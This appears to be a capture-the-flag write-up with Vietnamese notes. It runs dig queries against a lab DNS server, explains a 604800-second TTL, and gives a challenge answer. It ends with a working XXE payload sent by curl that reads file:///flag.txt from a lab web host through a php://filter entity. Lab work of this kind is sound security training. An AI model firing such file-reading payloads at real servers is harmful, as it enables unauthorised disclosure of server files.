



dig @10.10.10.10 -p 33140 expiration.osint




Trong phản hồi của máy chủ DNS, trường TTL (Time To Live) được đặt thành 604800.


Giá trị này có nghĩa là các bản ghi DNS cho tên miền expiration.osint nên được lưu trữ trong bộ nhớ đệm trong 604800 giây.

604800 giây tương đương với 7 ngày.




dig @10.10.10.10 -p 33141 hiddentext.osint TXT






dig @10.10.10.10 -p 33143 test.osint A



đáp án: 1.1.1.1



curl -x http://localhost:8080 -X POST https://f931cc5a-c596-4258-88ad-2f221bf8216c.web.lms.itmo.xyz/\

-H "Content-Type: application/xml" \

-d '<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE auth [

<!ELEMENT auth ANY >

<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=file:///flag.txt" >

]>

<auth>

<login>&xxe;</login>

<password>password</password>

</auth>'